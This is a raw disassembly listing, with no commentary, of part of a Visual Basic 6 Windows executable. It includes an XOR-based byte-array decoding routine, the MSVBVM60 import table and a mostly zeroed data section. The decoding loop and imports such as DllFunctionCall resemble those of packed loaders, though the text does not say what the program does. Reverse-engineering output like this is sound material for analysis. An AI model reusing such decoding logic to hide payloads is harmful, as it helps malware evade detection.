.text:00406B8E sub\_406B8E proc near ; DATA XREF: .text:loc\_406B55↑o

.text:00406B8E mov eax, [ebp+8]

.text:00406B91 push eax

.text:00406B92 mov ecx, [eax]

.text:00406B94 call dword ptr [ecx+8]

.text:00406B97 mov edx, [ebp+14h]

.text:00406B9A mov eax, [ebp-18h]

.text:00406B9D mov [edx], eax

.text:00406B9F mov eax, [ebp-4]

.text:00406BA2 mov ecx, [ebp-14h]

.text:00406BA5 pop edi

.text:00406BA6 pop esi

.text:00406BA7 mov large fs:0, ecx

.text:00406BAE pop ebx

.text:00406BAF mov esp, ebp

.text:00406BB1 pop ebp

.text:00406BB2 retn 10h

.text:00406BB2 sub\_406B8E endp ; sp-analysis failed

.text:00406BB2

.text:00406BB2 ; ---------------------------------------------------------------------------

.text:00406BB5 align 10h

.text:00406BC0

.text:00406BC0 loc\_406BC0: ; CODE XREF: .text:00403F1C↑j

.text:00406BC0 push ebp

.text:00406BC1 mov ebp, esp

.text:00406BC3 sub esp, 0Ch

.text:00406BC6 push offset \_\_vbaExceptHandler

.text:00406BCB mov eax, large fs:0

.text:00406BD1 push eax

.text:00406BD2 mov large fs:0, esp

.text:00406BD9 sub esp, 6Ch

.text:00406BDC push ebx

.text:00406BDD push esi

.text:00406BDE push edi

.text:00406BDF mov [ebp-0Ch], esp

.text:00406BE2 mov dword ptr [ebp-8], offset dword\_401200

.text:00406BE9 xor esi, esi

.text:00406BEB mov [ebp-4], esi

.text:00406BEE mov eax, [ebp+8]

.text:00406BF1 push eax

.text:00406BF2 mov ecx, [eax]

.text:00406BF4 call dword ptr [ecx+4]

.text:00406BF7 mov edx, [ebp+10h]

.text:00406BFA lea ecx, [ebp-34h]

.text:00406BFD mov [ebp-34h], esi

.text:00406C00 mov [ebp-38h], esi

.text:00406C03 mov [ebp-48h], esi

.text:00406C06 call ds:\_\_vbaStrCopy

.text:00406C0C mov esi, ds:\_\_vbaI4Str

.text:00406C12 push offset aHff ; "&HFF"

.text:00406C17 call esi ; \_\_vbaI4Str

.text:00406C19 mov ecx, eax

.text:00406C1B call ds:\_\_vbaUI1I4

.text:00406C21 mov edx, [ebp-34h]

.text:00406C24 mov [ebp-1Ch], al

.text:00406C27 push edx

.text:00406C28 call ds:\_\_vbaLenBstr

.text:00406C2E mov edi, [ebp+0Ch]

.text:00406C31 mov ebx, eax

.text:00406C33 mov [ebp-2Ch], ebx

.text:00406C36 mov eax, [edi]

.text:00406C38 push eax

.text:00406C39 push 1

.text:00406C3B call ds:\_\_vbaLbound

.text:00406C41 mov ecx, [edi]

.text:00406C43 mov [ebp-28h], eax

.text:00406C46 push ecx

.text:00406C47 push 1

.text:00406C49 call ds:\_\_vbaUbound

.text:00406C4F push offset dword\_404610

.text:00406C54 mov [ebp-18h], eax

.text:00406C57 call esi ; \_\_vbaI4Str

.text:00406C59 mov [ebp-24h], eax

.text:00406C5C

.text:00406C5C loc\_406C5C: ; CODE XREF: .text:00406DA7↓j

.text:00406C5C cmp [ebp-24h], ebx

.text:00406C5F jg loc\_406DAC

.text:00406C65 push offset dword\_404610

.text:00406C6A call esi ; \_\_vbaI4Str

.text:00406C6C mov ecx, [ebp-34h]

.text:00406C6F mov [ebp-40h], eax

.text:00406C72 mov eax, [ebp-24h]

.text:00406C75 lea edx, [ebp-48h]

.text:00406C78 push edx

.text:00406C79 push eax

.text:00406C7A push ecx

.text:00406C7B mov dword ptr [ebp-48h], 3

.text:00406C82 call ds:MSVBVM60\_631

.text:00406C88 mov edx, eax

.text:00406C8A lea ecx, [ebp-38h]

.text:00406C8D call ds:\_\_vbaStrMove

.text:00406C93 push eax

.text:00406C94 call ds:MSVBVM60\_516

.text:00406C9A movzx dx, byte ptr [ebp-1Ch]

.text:00406C9F mov cx, ax

.text:00406CA2 xor ecx, edx

.text:00406CA4 call ds:\_\_vbaUI1I2

.text:00406CAA lea ecx, [ebp-38h]

.text:00406CAD mov [ebp-30h], al

.text:00406CB0 call ds:\_\_vbaFreeStr

.text:00406CB6 lea ecx, [ebp-48h]

.text:00406CB9 call ds:\_\_vbaFreeVar

.text:00406CBF mov esi, [ebp-28h]

.text:00406CC2

.text:00406CC2 loc\_406CC2: ; CODE XREF: .text:00406D78↓j

.text:00406CC2 mov edx, [ebp-18h]

.text:00406CC5 mov eax, ebx

.text:00406CC7 sar eax, 1Fh

.text:00406CCA mov ecx, eax

.text:00406CCC xor eax, esi

.text:00406CCE xor ecx, edx

.text:00406CD0 cmp eax, ecx

.text:00406CD2 jg loc\_406D7D

.text:00406CD8 mov eax, [edi]

.text:00406CDA test eax, eax

.text:00406CDC jz short loc\_406CFD

.text:00406CDE cmp word ptr [eax], 1

.text:00406CE2 jnz short loc\_406CFD

.text:00406CE4 mov edx, [eax+14h]

.text:00406CE7 mov ecx, [eax+10h]

.text:00406CEA mov ebx, esi

.text:00406CEC sub ebx, edx

.text:00406CEE cmp ebx, ecx

.text:00406CF0 jb short loc\_406CF8

.text:00406CF2 call ds:\_\_vbaGenerateBoundsError

.text:00406CF8

.text:00406CF8 loc\_406CF8: ; CODE XREF: .text:00406CF0↑j

.text:00406CF8 mov [ebp-7Ch], ebx

.text:00406CFB jmp short loc\_406D06

.text:00406CFD ; ---------------------------------------------------------------------------

.text:00406CFD

.text:00406CFD loc\_406CFD: ; CODE XREF: .text:00406CDC↑j

.text:00406CFD ; .text:00406CE2↑j

.text:00406CFD call ds:\_\_vbaGenerateBoundsError

.text:00406D03 mov [ebp-7Ch], eax

.text:00406D06

.text:00406D06 loc\_406D06: ; CODE XREF: .text:00406CFB↑j

.text:00406D06 mov eax, [edi]

.text:00406D08 test eax, eax

.text:00406D0A jz short loc\_406D2B

.text:00406D0C cmp word ptr [eax], 1

.text:00406D10 jnz short loc\_406D2B

.text:00406D12 mov edx, [eax+14h]

.text:00406D15 mov ecx, [eax+10h]

.text:00406D18 mov ebx, esi

.text:00406D1A sub ebx, edx

.text:00406D1C cmp ebx, ecx

.text:00406D1E jb short loc\_406D26

.text:00406D20 call ds:\_\_vbaGenerateBoundsError

.text:00406D26

.text:00406D26 loc\_406D26: ; CODE XREF: .text:00406D1E↑j

.text:00406D26 mov [ebp-80h], ebx

.text:00406D29 jmp short loc\_406D34

.text:00406D2B ; ---------------------------------------------------------------------------

.text:00406D2B

.text:00406D2B loc\_406D2B: ; CODE XREF: .text:00406D0A↑j

.text:00406D2B ; .text:00406D10↑j

.text:00406D2B call ds:\_\_vbaGenerateBoundsError

.text:00406D31 mov [ebp-80h], eax

.text:00406D34

.text:00406D34 loc\_406D34: ; CODE XREF: .text:00406D29↑j

.text:00406D34 push offset aHff ; "&HFF"

.text:00406D39 call ds:\_\_vbaI4Str

.text:00406D3F mov edx, [edi]

.text:00406D41 mov ebx, [ebp-7Ch]

.text:00406D44 mov ecx, eax

.text:00406D46 mov eax, [edx+0Ch]

.text:00406D49 xor edx, edx

.text:00406D4B and ecx, esi

.text:00406D4D mov dl, [eax+ebx]

.text:00406D50 mov eax, [ebp-30h]

.text:00406D53 and eax, 0FFh

.text:00406D58 xor edx, eax

.text:00406D5A xor ecx, edx

.text:00406D5C call ds:\_\_vbaUI1I4

.text:00406D62 mov ecx, [edi]

.text:00406D64 mov ebx, [ebp-2Ch]

.text:00406D67 mov edx, [ecx+0Ch]

.text:00406D6A mov ecx, [ebp-80h]

.text:00406D6D mov [edx+ecx], al

.text:00406D70 mov edx, ebx

.text:00406D72 add edx, esi

.text:00406D74 jo short loc\_406DEF

.text:00406D76 mov esi, edx

.text:00406D78 jmp loc\_406CC2

.text:00406D7D ; ---------------------------------------------------------------------------

.text:00406D7D

.text:00406D7D loc\_406D7D: ; CODE XREF: .text:00406CD2↑j

.text:00406D7D push offset dword\_404610

.text:00406D82 call ds:\_\_vbaI4Str

.text:00406D88 mov edx, [ebp-28h]

.text:00406D8B mov ecx, [ebp-24h]

.text:00406D8E add eax, edx

.text:00406D90 mov esi, ds:\_\_vbaI4Str

.text:00406D96 jo short loc\_406DEF

.text:00406D98 mov [ebp-28h], eax

.text:00406D9B mov eax, 1

.text:00406DA0 add eax, ecx

.text:00406DA2 jo short loc\_406DEF

.text:00406DA4 mov [ebp-24h], eax

.text:00406DA7 jmp loc\_406C5C

.text:00406DAC ; ---------------------------------------------------------------------------

.text:00406DAC

.text:00406DAC loc\_406DAC: ; CODE XREF: .text:00406C5F↑j

.text:00406DAC push offset sub\_406DD0

.text:00406DB1 jmp short loc\_406DC6

.text:00406DB3 ; ---------------------------------------------------------------------------

.text:00406DB3 lea ecx, [ebp-38h]

.text:00406DB6 call ds:\_\_vbaFreeStr

.text:00406DBC lea ecx, [ebp-48h]

.text:00406DBF call ds:\_\_vbaFreeVar

.text:00406DC5 retn

.text:00406DC6 ; ---------------------------------------------------------------------------

.text:00406DC6

.text:00406DC6 loc\_406DC6: ; CODE XREF: .text:00406DB1↑j

.text:00406DC6 lea ecx, [ebp-34h]

.text:00406DC9 call ds:\_\_vbaFreeStr

.text:00406DCF retn

.text:00406DD0

.text:00406DD0 ; =============== S U B R O U T I N E =======================================

.text:00406DD0

.text:00406DD0

.text:00406DD0 sub\_406DD0 proc near ; DATA XREF: .text:loc\_406DAC↑o

.text:00406DD0 mov eax, [ebp+8]

.text:00406DD3 push eax

.text:00406DD4 mov ecx, [eax]

.text:00406DD6 call dword ptr [ecx+8]

.text:00406DD9 mov eax, [ebp-4]

.text:00406DDC mov ecx, [ebp-14h]

.text:00406DDF pop edi

.text:00406DE0 pop esi

.text:00406DE1 mov large fs:0, ecx

.text:00406DE8 pop ebx

.text:00406DE9 mov esp, ebp

.text:00406DEB pop ebp

.text:00406DEC retn 0Ch

.text:00406DEC sub\_406DD0 endp ; sp-analysis failed

.text:00406DEC

.text:00406DEF ; ---------------------------------------------------------------------------

.text:00406DEF

.text:00406DEF loc\_406DEF: ; CODE XREF: .text:00406D74↑j

.text:00406DEF ; .text:00406D96↑j ...

.text:00406DEF call ds:\_\_vbaErrorOverflow

.text:00406DF5 nop

.text:00406DF6 nop

.text:00406DF7 nop

.text:00406DF8 nop

.text:00406DF9 nop

.text:00406DFA nop

.text:00406DFB nop

.text:00406DFC nop

.text:00406DFD nop

.text:00406DFE nop

.text:00406DFF nop

.text:00406E00

.text:00406E00 loc\_406E00: ; CODE XREF: .text:00403F29↑j

.text:00406E00 push ebp

.text:00406E01 mov ebp, esp

.text:00406E03 sub esp, 0Ch

.text:00406E06 push offset \_\_vbaExceptHandler

.text:00406E0B mov eax, large fs:0

.text:00406E11 push eax

.text:00406E12 mov large fs:0, esp

.text:00406E19 sub esp, 18h

.text:00406E1C push ebx

.text:00406E1D push esi

.text:00406E1E push edi

.text:00406E1F mov [ebp-0Ch], esp

.text:00406E22 mov dword ptr [ebp-8], offset dword\_401210

.text:00406E29 mov esi, [ebp+8]

.text:00406E2C mov eax, esi

.text:00406E2E and eax, 1

.text:00406E31 mov [ebp-4], eax

.text:00406E34 and esi, 0FFFFFFFEh

.text:00406E37 push esi

.text:00406E38 mov [ebp+8], esi

.text:00406E3B mov ecx, [esi]

.text:00406E3D call dword ptr [ecx+4]

.text:00406E40 mov edx, [esi]

.text:00406E42 xor ebx, ebx

.text:00406E44 push esi

.text:00406E45 mov [ebp-18h], ebx

.text:00406E48 call dword ptr [edx+6F8h]

.text:00406E4E cmp eax, ebx

.text:00406E50 jge short loc\_406E64

.text:00406E52 push 6F8h

.text:00406E57 push offset dword\_404480

.text:00406E5C push esi

.text:00406E5D push eax

.text:00406E5E call ds:\_\_vbaHresultCheckObj

.text:00406E64

.text:00406E64 loc\_406E64: ; CODE XREF: .text:00406E50↑j

.text:00406E64 cmp dword\_408538, ebx

.text:00406E6A jnz short loc\_406E7C

.text:00406E6C push offset dword\_408538

.text:00406E71 push offset dword\_404634

.text:00406E76 call ds:\_\_vbaNew2

.text:00406E7C

.text:00406E7C loc\_406E7C: ; CODE XREF: .text:00406E6A↑j

.text:00406E7C mov edi, dword\_408538

.text:00406E82 lea eax, [ebp-18h]

.text:00406E85 push esi

.text:00406E86 push eax

.text:00406E87 mov edx, [edi]

.text:00406E89 mov [ebp-2Ch], edx

.text:00406E8C call ds:\_\_vbaObjSetAddref

.text:00406E92 mov ecx, [ebp-2Ch]

.text:00406E95 push eax

.text:00406E96 push edi

.text:00406E97 call dword ptr [ecx+10h]

.text:00406E9A cmp eax, ebx

.text:00406E9C fnclex

.text:00406E9E jge short loc\_406EAF

.text:00406EA0 push 10h

.text:00406EA2 push offset dword\_404624

.text:00406EA7 push edi

.text:00406EA8 push eax

.text:00406EA9 call ds:\_\_vbaHresultCheckObj

.text:00406EAF

.text:00406EAF loc\_406EAF: ; CODE XREF: .text:00406E9E↑j

.text:00406EAF lea ecx, [ebp-18h]

.text:00406EB2 call ds:\_\_vbaFreeObj

.text:00406EB8 mov [ebp-4], ebx

.text:00406EBB push offset loc\_406ECD

.text:00406EC0 jmp short loc\_406ECC

.text:00406EC2 ; ---------------------------------------------------------------------------

.text:00406EC2

.text:00406EC2 loc\_406EC2: ; DATA XREF: .text:0040121C↑o

.text:00406EC2 lea ecx, [ebp-18h]

.text:00406EC5 call ds:\_\_vbaFreeObj

.text:00406ECB retn

.text:00406ECC ; ---------------------------------------------------------------------------

.text:00406ECC

.text:00406ECC loc\_406ECC: ; CODE XREF: .text:00406EC0↑j

.text:00406ECC retn

.text:00406ECD ; ---------------------------------------------------------------------------

.text:00406ECD

.text:00406ECD loc\_406ECD: ; CODE XREF: .text:loc\_406ECC↑j

.text:00406ECD ; DATA XREF: .text:00406EBB↑o

.text:00406ECD mov eax, [ebp+8]

.text:00406ED0 push eax

.text:00406ED1 mov edx, [eax]

.text:00406ED3 call dword ptr [edx+8]

.text:00406ED6 mov eax, [ebp-4]

.text:00406ED9 mov ecx, [ebp-14h]

.text:00406EDC pop edi

.text:00406EDD pop esi

.text:00406EDE mov large fs:0, ecx

.text:00406EE5 pop ebx

.text:00406EE6 mov esp, ebp

.text:00406EE8 pop ebp

.text:00406EE9 retn 4

.text:00406EE9 ; ---------------------------------------------------------------------------

.text:00406EEC align 10h

.text:00406EF0 dword\_406EF0 dd 9E9E9E9Eh ; DATA XREF: .text:00403AB4↑o

.text:00406EF4 \_\_IMPORT\_DESCRIPTOR\_MSVBVM60 dd 0 ; Import Name Table

.text:00406EF8 dd 0 ; Time stamp

.text:00406EFC dd 0 ; Forwarder Chain

.text:00406F00 dd rva aMsvbvm60Dll ; DLL Name

.text:00406F04 dd rva \_CIcos ; Import Address Table

.text:00406F08 dd 5Eh dup(0)

.text:00407080 aMsvbvm60Dll db 'MSVBVM60.DLL',0 ; DATA XREF: .text:00406F00↑o

.text:0040708D align 2

.text:0040708E dw 0

.text:00407090 db '\_CIcos',0

.text:00407097 align 4

.text:00407098 db '\_adj\_fptan',0

.text:004070A3 align 4

.text:004070A4 db '\_\_vbaVarMove',0

.text:004070B1 align 2

.text:004070B2 db '\_\_vbaVarVargNofree',0

.text:004070C5 align 2

.text:004070C6 db '\_\_vbaAryMove',0

.text:004070D3 align 4

.text:004070D4 db '\_\_vbaFreeVar',0

.text:004070E1 align 2

.text:004070E2 db '\_\_vbaLenBstr',0

.text:004070EF align 10h

.text:004070F0 db '\_\_vbaStrVarMove',0

.text:00407100 dw 0

.text:00407102 db '\_\_vbaFreeVarList',0

.text:00407113 align 4

.text:00407114 db '\_adj\_fdiv\_m64',0

.text:00407122 dw 0

.text:00407124 db '\_adj\_fprem1',0

.text:00407130 dw 0

.text:00407132 db '\_\_vbaSetSystemError',0

.text:00407146 dw 0

.text:00407148 db '\_\_vbaHresultCheckObj',0

.text:0040715D align 2

.text:0040715E db '\_adj\_fdiv\_m32',0

.text:0040716C dw 0

.text:0040716E db '\_\_vbaAryDestruct',0

.text:0040717F align 10h

.text:00407180 db '\_\_vbaVarForInit',0

.text:00407190 dw 0

.text:00407192 db '\_\_vbaOnError',0

.text:0040719F align 10h

.text:004071A0 db '\_adj\_fdiv\_m16i',0

.text:004071AF align 10h

.text:004071B0 db '\_\_vbaObjSetAddref',0

.text:004071C2 dw 0

.text:004071C4 db '\_adj\_fdivr\_m16i',0

.text:004071D4 dw 0

.text:004071D6 db '\_CIsin',0

.text:004071DD align 2

.text:004071DE db '\_\_vbaChkstk',0

.text:004071EA dw 0

.text:004071EC db '\_\_vbaFileClose',0

.text:004071FB align 4

.text:004071FC db 'EVENT\_SINK\_AddRef',0

.text:0040720E dw 0

.text:00407210 db '\_\_vbaGenerateBoundsError',0

.text:00407229 align 2

.text:0040722A db '\_\_vbaGet3',0

.text:00407234 dw 0

.text:00407236 db '\_\_vbaAryConstruct2',0

.text:00407249 align 2

.text:0040724A db '\_\_vbaVarTstEq',0

.text:00407258 dw 0

.text:0040725A db '\_\_vbaI2I4',0

.text:00407264 dw 0

.text:00407266 db '\_\_vbaObjVar',0

.text:00407272 dw 0

.text:00407274 db 'DllFunctionCall',0

.text:00407284 dw 0

.text:00407286 db '\_\_vbaRedimPreserve',0

.text:00407299 align 2

.text:0040729A db '\_\_vbaLbound',0

.text:004072A6 dw 0

.text:004072A8 db '\_adj\_fpatan',0

.text:004072B4 dw 0

.text:004072B6 db '\_\_vbaR4Var',0

.text:004072C1 align 2

.text:004072C2 db '\_\_vbaRedim',0

.text:004072CD align 2

.text:004072CE db 'EVENT\_SINK\_Release',0

.text:004072E1 align 2

.text:004072E2 db '\_\_vbaUI1I2',0

.text:004072ED align 2

.text:004072EE db '\_CIsqrt',0

.text:004072F6 dw 0

.text:004072F8 db 'EVENT\_SINK\_QueryInterface',0

.text:00407312 dw 0

.text:00407314 db '\_\_vbaUI1I4',0

.text:0040731F align 10h

.text:00407320 db '\_\_vbaVarMul',0

.text:0040732C dw 0

.text:0040732E db '\_\_vbaExceptHandler',0

.text:00407341 align 2

.text:00407342 db '\_adj\_fprem',0

.text:0040734D align 2

.text:0040734E db '\_adj\_fdivr\_m64',0

.text:0040735D align 2

.text:0040735E db '\_\_vbaVarDiv',0

.text:0040736A dw 0

.text:0040736C db '\_\_vbaFPException',0

.text:0040737D align 2

.text:0040737E db '\_\_vbaUbound',0

.text:0040738A dw 0

.text:0040738C db '\_\_vbaI2Var',0

.text:00407397 align 4

.text:00407398 db '\_CIlog',0

.text:0040739F align 10h

.text:004073A0 db '\_\_vbaErrorOverflow',0

.text:004073B3 align 4

.text:004073B4 db '\_\_vbaFileOpen',0

.text:004073C2 dw 0

.text:004073C4 db '\_\_vbaVar2Vec',0

.text:004073D1 align 2

.text:004073D2 db '\_\_vbaInStr',0

.text:004073DD align 2

.text:004073DE db '\_\_vbaNew2',0

.text:004073E8 dw 0

.text:004073EA db '\_adj\_fdiv\_m32i',0

.text:004073F9 align 2

.text:004073FA db '\_adj\_fdivr\_m32i',0

.text:0040740A dw 0

.text:0040740C db '\_\_vbaStrCopy',0

.text:00407419 align 2

.text:0040741A db '\_\_vbaI4Str',0

.text:00407425 align 2

.text:00407426 db '\_\_vbaFreeStrList',0

.text:00407437 align 4

.text:00407438 db '\_adj\_fdivr\_m32',0

.text:00407447 align 4

.text:00407448 db '\_adj\_fdiv\_r',0

.text:00407454 dw 0

.text:00407456 db '\_\_vbaAryLock',0

.text:00407463 align 4

.text:00407464 db '\_\_vbaLateMemCall',0

.text:00407475 align 2

.text:00407476 db '\_\_vbaVarAdd',0

.text:00407482 dw 0

.text:00407484 db '\_\_vbaFpI2',0

.text:0040748E dw 0

.text:00407490 db '\_\_vbaFpI4',0

.text:0040749A dw 0

.text:0040749C db '\_\_vbaVarLateMemCallLd',0

.text:004074B2 dw 0

.text:004074B4 db '\_CIatan',0

.text:004074BC dw 0

.text:004074BE db '\_\_vbaStrMove',0

.text:004074CB align 4

.text:004074CC db '\_\_vbaStrVarCopy',0

.text:004074DC dw 0

.text:004074DE db '\_\_vbaR8IntI4',0

.text:004074EB align 4

.text:004074EC db '\_allmul',0

.text:004074F4 dw 0

.text:004074F6 db '\_CItan',0

.text:004074FD align 2

.text:004074FE db '\_\_vbaAryUnlock',0

.text:0040750D align 2

.text:0040750E db '\_\_vbaVarForNext',0

.text:0040751E dw 0

.text:00407520 db '\_CIexp',0

.text:00407527 align 4

.text:00407528 db '\_\_vbaFreeObj',0

.text:00407535 align 2

.text:00407536 db '\_\_vbaFreeStr',0

.text:00407543 align 1000h

.text:00407543 \_text ends

.text:00407543

.data:00408000 ; Section 2. (virtual address 00008000)

.data:00408000 ; Virtual size : 00000C60 ( 3168.)

.data:00408000 ; Section size in file : 00001000 ( 4096.)

.data:00408000 ; Offset to raw data for section: 00008000

.data:00408000 ; Flags C0000040: Data Readable Writable

.data:00408000 ; Alignment : default

.data:00408000 ; ===========================================================================

.data:00408000

.data:00408000 ; Segment type: Pure data

.data:00408000 ; Segment permissions: Read/Write

.data:00408000 \_data segment para public 'DATA' use32

.data:00408000 assume cs:\_data

.data:00408000 ;org 408000h

.data:00408000 unk\_408000 db 0 ; DATA XREF: .text:00403AC4↑o

.data:00408001 db 0

.data:00408002 db 0

.data:00408003 db 0

.data:00408004 db 0

.data:00408005 db 0

.data:00408006 db 0

.data:00408007 db 0

.data:00408008 unk\_408008 db 0 ; DATA XREF: .text:004038B0↑o

.data:00408009 db 0

.data:0040800A db 0

.data:0040800B db 0

.data:0040800C db 0

.data:0040800D db 0

.data:0040800E db 0

.data:0040800F db 0

.data:00408010 unk\_408010 db 0 ; DATA XREF: .text:00403F94↑o

.data:00408011 db 0

.data:00408012 db 0

.data:00408013 db 0

.data:00408014 db 0

.data:00408015 db 0

.data:00408016 db 0

.data:00408017 db 0

.data:00408018 db 0

.data:00408019 db 0

.data:0040801A db 0

.data:0040801B db 0

.data:0040801C db 0

.data:0040801D db 0

.data:0040801E db 0

.data:0040801F db 0

.data:00408020 db 0

.data:00408021 db 0

.data:00408022 db 0

.data:00408023 db 0

.data:00408024 db 0

.data:00408025 db 0

.data:00408026 db 0

.data:00408027 db 0

.data:00408028 db 0

.data:00408029 db 0

.data:0040802A db 0

.data:0040802B db 0

.data:0040802C db 0

.data:0040802D db 0

.data:0040802E db 0

.data:0040802F db 0

.data:00408030 db 0

.data:00408031 db 0

.data:00408032 db 0

.data:00408033 db 0

.data:00408034 db 0

.data:00408035 db 0

.data:00408036 db 0

.data:00408037 db 0

.data:00408038 db 0

.data:00408039 db 0

.data:0040803A db 0

.data:0040803B db 0

.data:0040803C unk\_40803C db 0 ; DATA XREF: .text:0040395C↑o

.data:0040803D db 0

.data:0040803E db 0

.data:0040803F db 0

.data:00408040 db 0

.data:00408041 db 0

.data:00408042 db 0

.data:00408043 db 0

.data:00408044 unk\_408044 db 0 ; DATA XREF: .text:00403FC4↑o

.data:00408045 db 0

.data:00408046 db 0

.data:00408047 db 0

.data:00408048 db 0

.data:00408049 db 0

.data:0040804A db 0

.data:0040804B db 0

.data:0040804C unk\_40804C db 0 ; DATA XREF: .text:00403998↑o

.data:0040804D db 0

.data:0040804E db 0

.data:0040804F db 0

.data:00408050 db 0

.data:00408051 db 0

.data:00408052 db 0

.data:00408053 db 0

.data:00408054 unk\_408054 db 0 ; DATA XREF: .text:00403FF4↑o

.data:00408055 db 0

.data:00408056 db 0

.data:00408057 db 0

.data:00408058 unk\_408058 db 0 ; DATA XREF: sub\_404970+1EA↑o

.data:00408059 db 0

.data:0040805A db 0

.data:0040805B db 0

.data:0040805C db 0

.data:0040805D db 0

.data:0040805E db 0

.data:0040805F db 0

.data:00408060 db 0

.data:00408061 db 0

.data:00408062 db 0

.data:00408063 db 0

.data:00408064 db 0

.data:00408065 db 0

.data:00408066 db 0

.data:00408067 db 0

.data:00408068 db 0

.data:00408069 db 0

.data:0040806A db 0

.data:0040806B db 0

.data:0040806C db 0

.data:0040806D db 0

.data:0040806E db 0

.data:0040806F db 0

.data:00408070 db 0

.data:00408071 db 0

.data:00408072 db 0

.data:00408073 db 0

.data:00408074 db 0

.data:00408075 db 0

.data:00408076 db 0

.data:00408077 db 0

.data:00408078 db 0

.data:00408079 db 0

.data:0040807A db 0

.data:0040807B db 0

.data:0040807C db 0

.data:0040807D db 0

.data:0040807E db 0

.data:0040807F db 0

.data:00408080 dword\_408080 dd 0 ; DATA XREF: sub\_404970+3E↑r

.data:00408080 ; sub\_404970+4E↑r ...

.data:00408084 align 10h

.data:00408090 unk\_408090 db 0 ; DATA XREF: .text:00403920↑o

.data:00408091 db 0

.data:00408092 db 0

.data:00408093 db 0

.data:00408094 db 0

.data:00408095 db 0

.data:00408096 db 0

.data:00408097 db 0

.data:00408098 unk\_408098 db 0 ; DATA XREF: .text:00404054↑o

.data:00408099 db 0

.data:0040809A db 0

.data:0040809B db 0

.data:0040809C db 0

.data:0040809D db 0

.data:0040809E db 0

.data:0040809F db 0

.data:004080A0 unk\_4080A0 db 0 ; DATA XREF: .text:004038E8↑o

.data:004080A1 db 0

.data:004080A2 db 0

.data:004080A3 db 0

.data:004080A4 db 0

.data:004080A5 db 0

.data:004080A6 db 0

.data:004080A7 db 0

.data:004080A8 unk\_4080A8 db 0 ; DATA XREF: .text:00404024↑o

.data:004080A9 db 0

.data:004080AA db 0

.data:004080AB db 0

.data:004080AC db 0

.data:004080AD db 0

.data:004080AE db 0

.data:004080AF db 0

.data:004080B0 unk\_4080B0 db 0 ; DATA XREF: .text:00403CFC↑o

.data:004080B1 db 0

.data:004080B2 db 0

.data:004080B3 db 0

.data:004080B4 db 0

.data:004080B5 db 0

.data:004080B6 db 0

.data:004080B7 db 0

.data:004080B8 db 0

.data:004080B9 db 0

.data:004080BA db 0

.data:004080BB db 0

.data:004080BC db 0

.data:004080BD db 0

.data:004080BE db 0

.data:004080BF db 0

.data:004080C0 db 0

.data:004080C1 db 0

.data:004080C2 db 0

.data:004080C3 db 0

.data:004080C4 db 0

.data:004080C5 db 0

.data:004080C6 db 0

.data:004080C7 db 0

.data:004080C8 db 0

.data:004080C9 db 0

.data:004080CA db 0

.data:004080CB db 0

.data:004080CC db 0

.data:004080CD db 0

.data:004080CE db 0

.data:004080CF db 0

.data:004080D0 db 0

.data:004080D1 db 0

.data:004080D2 db 0

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.data:00408528 align 10h

.data:00408530 dword\_408530 dd 0 ; DATA XREF: sub\_40430C↑r

.data:00408534 unk\_408534 db 0 ; DATA XREF: .text:004044F8↑o

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.data:00408538 dword\_408538 dd 0 ; DATA XREF: .text:00404678↑o

.data:00408538 ; .text:loc\_406E64↑r ...

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.data:00408FFF \_data ends

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.data:00408FFF end start